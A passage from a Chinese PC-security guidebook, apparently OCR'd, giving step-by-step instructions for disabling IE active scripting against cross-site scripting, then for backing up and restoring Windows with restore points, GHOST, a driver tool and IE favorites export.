
选择“工具”>“Internet选项”菜单命令。

STEP02: 自定义安全级别



选择“安全”选项卡，选中“Internet” 图标，单击“自定义级别”按钮。

STEP03: 安全设置



01 把“活动脚本”设置成“禁用”状态。

02 单击“确定”按钮。

另外，尽量不要访问安全性不高的网站，上网时打开杀毒软件的脚本监控功能，这样可以降低被恶意攻击者利用跨站脚本漏洞攻击的可能性。

第17章 系统和数据的备份与恢复

当用户日常浏览网页、下载工具时，有时会遇到一些病毒、木马夹带在其中的情况，对系统造成伤害而无法正常使用。如果提前对系统和数据做好备份，在这时就可以及时地进行恢复操作，从而避免不必要的损失。

要 点 提 示

- **备份与还原操作系统**
- **备份与还原用户数据**
- **使用恢复工具恢复数据**

17.1 备份与还原操作系统


17.1.1 使用还原点备份与还原系统

Windows 系统内置了一个系统备份和还原模块，这个模块就叫做还原点。当系统出现问题时，可先通过还原点尝试修复系统。

1．创建还原点


还原点在 Windows 系统中是为保护系统而存在的。由于每个被创建的还原点中都包含了该系统的系统设置和文件数据，所以用户完全可以使用还原点来进行备份和还原操作系统的操作。现在就详细介绍创建还原点的具体操作步骤与方法。

STEP01: 右击桌面上的“计算机”图标




在弹出的快捷菜单中单击“属性”命令。

STEP02: 打开的“系统”窗口



单击左侧的“高级系统设置”链接。


STEP03: 打开“系统属性”对话框



01 切换至“系统保护”选项卡。

02 单击“创建”按钮。

STEP04: 创建还原点




01 输入还原点描述。

02 单击“创建”按钮。

STEP05: 正在创建还原点

查看创建进度。

STEP06: 成功创建还原点




查看提示信息并单击“关闭”按钮。

> **提示** 在 Windows 系统中，还原点虽然默认只备份系统安装所在盘的数据，但用户也可通过设置来备份非系统盘中的数据。只是由于非系统盘中的数据繁多，使用还原点备份时要保证计算机有足够的磁盘空间。

2．使用还原点


成功创建还原点后，系统遇到问题时就可通过还原点来还原系统从而对系统进行修复。现在就详细介绍还原点的具体使用方法和步骤。

STEP01: 打开“系统属性”对话框



01 切换至“系统保护”选项卡。 02 单击“系统还原”按钮。

STEP02: 还原系统文件和设置




单击“下一步”按钮。

STEP03: 根据日期、时间选取还原点

01 选中一个还原点。 02 单击“下一步”按钮。

STEP04: 确认还原点信息




单击“完成”按钮。

STEP05: 查看提示信息

单击"是"按钮。

STEP06: 准备还原系统



计算机正在准备还原系统。

STEP07: 还原 Windows 文件和设置

重新启动计算机。

STEP08: 系统还原完成


查看提示信息并单击"关闭"按钮。

17.1.2 使用 GHOST 备份与还原系统

GHOST 全名 Norton GHOST（Symantec General Hardware Oriented System Transfer，诺顿克隆精灵），是美国赛门铁克公司开发的一款硬盘备份还原工具。GHOST 可以实现 FAT16、FAT32、NTFS、OS2 等多种硬盘分区格式的分区及硬盘的备份还原。在这些功能中，数据备份和备份恢复的使用频率特高，也是用户非常热衷的备份还原工具。

1. 认识 GHOST 操作界面

GHOST 的操作界面非常简洁实用，如下图所示，用户从菜单的名称就可以基本了解该软件的使用方法。GHOST 操作界面常用英文，菜单命令代表的含义如下表所示。



GHOST操作界面


GHOST 菜单命令的含义

名　　称	作　　用
Local	本地操作，对本地计算机的硬盘进行操作
Peer to peer	通过点对点模式对网络上计算机的硬盘进行操作
Options	使用 GHOST 的一些选项，使用默认设置即可
Help	使用帮助
Quit	退出 GHOST
Disk	磁盘
Partition	磁盘分区
To Partition	将一个分区直接复制到另一个分区
To Image	将一个分区备份为镜像文件
From Image	从镜像文件恢复分区，即将备份的分区还原

2．使用 GHOST 备份系统

使用 GHOST 备份系统是指将操作系统所在的分区制作成一个 GHO 镜像文件。备份时必须在 DOS 环境下进行，一般来说，目前的 GHOST 都会自动安装启动菜单，因此不需要再在启动时插入光盘来引导了。现在详细介绍使用 GHOST 备份系统的具体使用方法和步骤。

STEP01: 安装 GHOST 后重启




进入开机启动菜单后在键盘上按“↓”键选择“一键GHOST”，然后按 <Enter> 键。

STEP02: 进入“一键 GHOST 主菜单”


通过键盘上的方向键选择“一键备份系统”选项，然后按 <Enter> 键。

STEP03: 成功运行 GHOST




弹出一个启动画面，单击“OK”按钮。

STEP04: 进入 GHOST 主界面




选择“Local”>“Partition”>“To Image”命令。

STEP05: 选择硬盘




保持默认的硬盘，直接单击“OK”按钮。

STEP06: 选择分区




利用键盘上的方向键选择操作系统所在的分区，此处选择分区1，单击“OK”按钮。

STEP07: 保存备份文件




选择备份文件的存放路径并输入文件名称， 然后单击“Save”按钮。

STEP08: 选择备份方式




如果需要快速备份，单击“Fast”按钮。

STEP09: 确定是否备份




单击“Yes”按钮。

STEP10: 系统开始备份



可查看备份进度，耐心等待即可。

STEP11: 备份完成




查看提示信息，单击“Continue”按钮后重新启动计算机。

3．使用 GHOST 还原系统


使用 GHOST 备份操作系统以后，当遇到分区数据被破坏或数据丢失等情况时，就可以通过 GHOST 和镜像文件快速地将分区还原。现在详细介绍使用 GHOST 还原系统的具体使用方法和步骤。

STEP01: 进入 GHOST 主界面




选择“Local”>“Partition”>“From Image”命令。

STEP02: 选择镜像文件




选择要还原的GHOST镜像文件，然后单击“Open”按钮。

STEP03: 确认备份文件中的分区信息




单击"OK"按钮。

STEP04: 选择接入硬盘




由于计算机只接入了一个硬盘，保存默认设置即可，单击"OK"按钮。

STEP05: 选择要还原的分区




单击"OK"按钮。

STEP06: 确认选择的硬盘及分区




单击"OK"按钮。

STEP07: 开始还原磁盘分区



查看还原进度，耐心等待即可。

STEP08: 还原成功



查看提示信息，单击"Reset Computer"按钮重启计算机。

17.2 备份与还原用户数据

17.2.1 使用驱动精灵备份与还原驱动程序

驱动精灵是一款集驱动管理和硬件检测于一体的较为专业的驱动管理和维护工具。驱动精灵为用户提供驱动备份、恢复、安装、删除、在线更新等实用功能，一旦系统出现异常情况，驱动精灵就能在最短时间内让硬件恢复正常运行。

在重装操作系统前，将你目前计算中的最新版本驱动程序通通备份下来，待重装完成时，再使用驱动程序的还原功能安装，这样，便可以节省掉许多安装驱动程序的时间，并且再也不怕找不到驱动程序了。

1．使用驱动精灵备份驱动程序

现在详细介绍使用驱动精灵备份驱动程序的具体使用方法和步骤。

STEP01: 运行驱动精灵

01 单击“驱动程序”图标。

02 在“备份还原”选项卡中单击“路径设置”。

STEP02: 设置驱动备份路径

设置驱动备份路径，选择备份到文件夹还是ZIP压缩文件，单击“确定”按钮。


STEP03: 选择要备份的驱动程序

可对单个驱动程序进行备份也可单击“一键备份”按钮一次性全部备份。

STEP04: 选择是否覆盖原来的备份

单击“是”按钮会覆盖原来的备份文件重新进行备份。

STEP05: 备份完成



在设置的备份路径中查看已经备份的压缩文件。

2．使用驱动精灵还原驱动程序

备份了驱动程序后，在驱动程序丢失、损坏时，就可以通过驱动精灵来还原所有驱动程序，从而重新正常使用。


下面详细介绍使用驱动精灵还原驱动程序的具体操作方法和步骤。

STEP01: 运行驱动精灵

01 换至“备份还原”选项卡。

02 勾选需要还原的驱动程序，然后单击“还原”按钮。

STEP02: 驱动程序完成更新



单击“重启系统”按钮，计算机将重新启动并使还原的驱动程序生效。


17.2.2 备份与还原 IE 浏览器的收藏夹

IE 浏览器的收藏夹是用户常用的一项功能，将自己喜欢或者常用的网站加入收藏夹中，在使用时不用再次手动输入网址进行搜索，直接在收藏夹中单击相应网址选项即可打开该网站。但是由于 IE 浏览器是 Windows 操作系统中自带的一款浏览器，重装操作系统后，IE 浏览器也会重装，之前收藏的网址都会被清除。所以要避免这点，就要对 IE 浏览器的收藏夹进行备份，以便在需要时将其还原到系统中。

1．备份 IE 浏览器的收藏夹


下面详细介绍备份 IE 浏览器的收藏夹的具体操作方法和步骤。

STEP01: 打开 IE 浏览器



单击“查看收藏夹、源和历史记录”图标，然后依次单击“添加到收藏夹”>“导入和导出”命令。


STEP02: 导出浏览器设置



01 选中“导出到文件”单选按钮。

02 单击“下一步”按钮。

STEP03: 选择导出内容



01 勾选要导出的内容。


02 单击“下一步”按钮。

STEP04: 选择要导出收藏夹的文件夹

01 选中要导出收藏夹的文件夹。

02 单击“下一步”按钮。

STEP05: 选择收藏夹导出路径



01 单击“浏览”按钮，选择文件路径。

02 单击“导出”按钮。


STEP06: 成功导出收藏夹

单击“完成”按钮。

